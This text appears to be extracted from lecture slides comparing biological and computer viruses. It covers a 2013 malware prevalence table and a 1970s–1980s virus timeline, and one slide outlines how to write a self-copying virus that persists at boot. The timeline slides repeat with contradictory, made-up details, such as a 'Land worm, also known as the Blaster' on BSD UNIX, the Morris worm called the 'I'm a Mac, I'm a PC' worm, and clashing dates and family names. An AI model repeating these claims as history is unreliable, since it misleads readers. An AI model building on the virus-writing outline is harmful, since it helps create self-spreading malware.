- ▶ potential payload
- ▶ **only malevolent**



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **only malevolent**



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **only malevolent**



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **only malevolent**



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **only malevolent**



Biological viruses vs Computer viruses

Biological viruses

- ▶ use **cells** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **malevolent or benevolent**

Computer viruses

- ▶ use **computers** to spread them
- ▶ don't have proper energy
- ▶ autoreplication
- ▶ potential payload
- ▶ **only malevolent**



The computer viruses

Tutorial: Program your own virus

- ▶ First step
 - ▶ Write a program which launch a function payload
 - ▶ The payload could be the printing of a simple text or something more sophisticated
- ▶ Second step
 - ▶ Write a program which copy itself in another random directory
 - ▶ After the copy routine, launch the new program
 - ▶ Implement an anti-overload routine
 - ▶ Implement a mechanism which launch your program at each computer boot


Mapping & Timeline

2 Definition & Classification

- The biological viruses
 - Definition
 - Structure
 - Infection & Replication
- The computer viruses
 - Definition
 - Structure & Life cycle
 - Infection & Replication
- Mapping & Timeline
 - Mapping of viruses
 - Timeline
- Some specific worms & viruses
 - 2001 – Code-Red
 - 2003 – Sapphire & Blaster
 - 2004 – Mydoom, Sasser & Witty
 - 2005 – Nyxem
 - 2009 – Conficker



Mapping of viruses



Data collection




Prevalence


The prevalence of a disease in a target population is the ratio of the number of existing cases of the disease at a given time and the number of potentially vulnerable individuals in the same time.

$$\text{Prevalence} = \frac{\text{Number of existing cases at a given time}}{\text{number of vulnerable people in the same time}}$$

Data analysis



Data analysis




Computer viruses: Top ten

Virus Prevalence - 2013

Virus Name	Prevalence	Percentage
Heuristic/generic		8.72%
Adware-misc		8.45%
Autorun		7.14%
Java-Exploit		6.54%
BHO/Toolbar-misc		3.54%
Crypt/Kryptik		3.49%
Conficker/Downadup		3.29%
OneScan		3.27%
Iframe-Exploit		2.95%
Dorkbot		2.76%
Sirefef		2.74%
Agent		2.55%
Sality		2.36%
Potentially Unwanted-misc		2.31%
Injector		1.98%
Encrypted/Obfuscated		1.95%


Source:<http://www.virusbtn.com/resources/malwareDirectory/prevalence/index>

Timeline



Timeline of computer viruses and worms


The 1970s



- ▶ Written by Bob Thomas at BBN Technologies, **Creeper** infected DEC PDP-10 computers running the TENEX operating system. **Creeper** gained access via the ARPANET and copied itself to the remote system where the message, "*I'm the creeper, catch me if you can!*" was displayed
- ▶ The **Wabbit** virus makes multiple copies of itself on a single computer until it clogs the system, reducing system performance, before finally reaching a threshold and crashing the computer
- ▶ **Animal** asked a number of questions to the user in an attempt to guess the type of animal that the user was thinking of, while the related program **Pervade** would create a copy of itself and **Animal** in every directory to which the current user had access

Timeline of computer viruses and worms


The 1970s



- ▶ Written by Bob Thomas at BBN Technologies, **Creeper** infected DEC PDP-10 computers running the TENEX operating system. **Creeper** gained access via the ARPANET and copied itself to the remote system where the message, *"I'm the creeper, catch me if you can!"* was displayed
- ▶ The **Wabbit** virus makes multiple copies of itself on a single computer until it clogs the system, reducing system performance, before finally reaching a threshold and crashing the computer
- ▶ **Animal** asked a number of questions to the user in an attempt to guess the type of animal that the user was thinking of, while the related program **Pervade** would create a copy of itself and **Animal** in every directory to which the current user had access

Timeline of computer viruses and worms


The 1970s



- ▶ Written by Bob Thomas at BBN Technologies, **Creeper** infected DEC PDP-10 computers running the TENEX operating system. **Creeper** gained access via the ARPANET and copied itself to the remote system where the message, *"I'm the creeper, catch me if you can!"* was displayed
- ▶ The **Wabbit** virus makes multiple copies of itself on a single computer until it clogs the system, reducing system performance, before finally reaching a threshold and crashing the computer
- ▶ **Animal** asked a number of questions to the user in an attempt to guess the type of animal that the user was thinking of, while the related program **Pervade** would create a copy of itself and **Animal** in every directory to which the current user had access

Timeline of computer viruses and worms


The 1980s



- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "*Abort, Retry Fail*" message you would get when a PC could not boot from a diskette
- ▶ Cascade is the first self-replicating file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development.
- ▶ Part of the **Surfy** family, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1988
- ▶ The **Land** worm, also known as the **Blaster**, spread across machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms


The 1980s



- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ Part of the **Surfy** family, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1988
 - ▶ It was created by a team of students at the University of Washington
- ▶ The **Morris worm** (also known as the "I'm the Law worm") spread across many machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms


The 1980s



- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development
- ▶ Part of the **Suriv** family, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1988
- ▶ The **Land** worm, also known as the **Blaster**, spread across machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms


The 1980s



- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development
- ▶ Part of the **Suriv** family, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1988
- ▶ The Morris worm (also known as the "I'm a Mac, I'm a PC" worm) spread across machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms

The 1980s




- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv** family, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.
- ▶ The **Morris worm** (also known as the "I'm the Law" worm) spread across many machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms

The 1980s




- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv family**, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.

► **Macro viruses** (e.g. **Lotus 1-2-3 macro virus**) were the first programs exploiting buffer overflow vulnerabilities

Timeline of computer viruses and worms

The 1980s




- ▶ Created by Richard Skrenta for Apple II **Elk Cloner** being responsible for the first large-scale computer virus outbreak in history
- ▶ Designed for the IBM PC, **ARF-ARF** deleted all of the files on the diskette, cleared the screen and typed ARF – ARF. ARF was a reference to the common "Abort, Retry Fail" message you would get when a PC could not boot from a diskette
- ▶ **Cascade** is the first self-encrypting file virus. Its infection of the offices of IBM Belgium led to IBM responding with its own antivirus product development

- ▶ Part of the **Suriv family**, **Jerusalem** destroys all executable files on infected machines upon every occurrence of Friday the 13th
- ▶ **Christmas Tree** was the first widely disruptive replicating network program, which paralysed several international computer networks in December 1987
- ▶ **Ping-Pong** is a boot sector virus. It was discovered at University of Turin in Italy.
- ▶ The **Morris worm**, created by Robert Tappan Morris, infects machines running BSD UNIX connected to the Internet. It becomes the first worm to spread extensively "in the wild", and one of the first programs exploiting buffer overrun vulnerabilities.

Timeline of computer viruses and worms

The 1980s

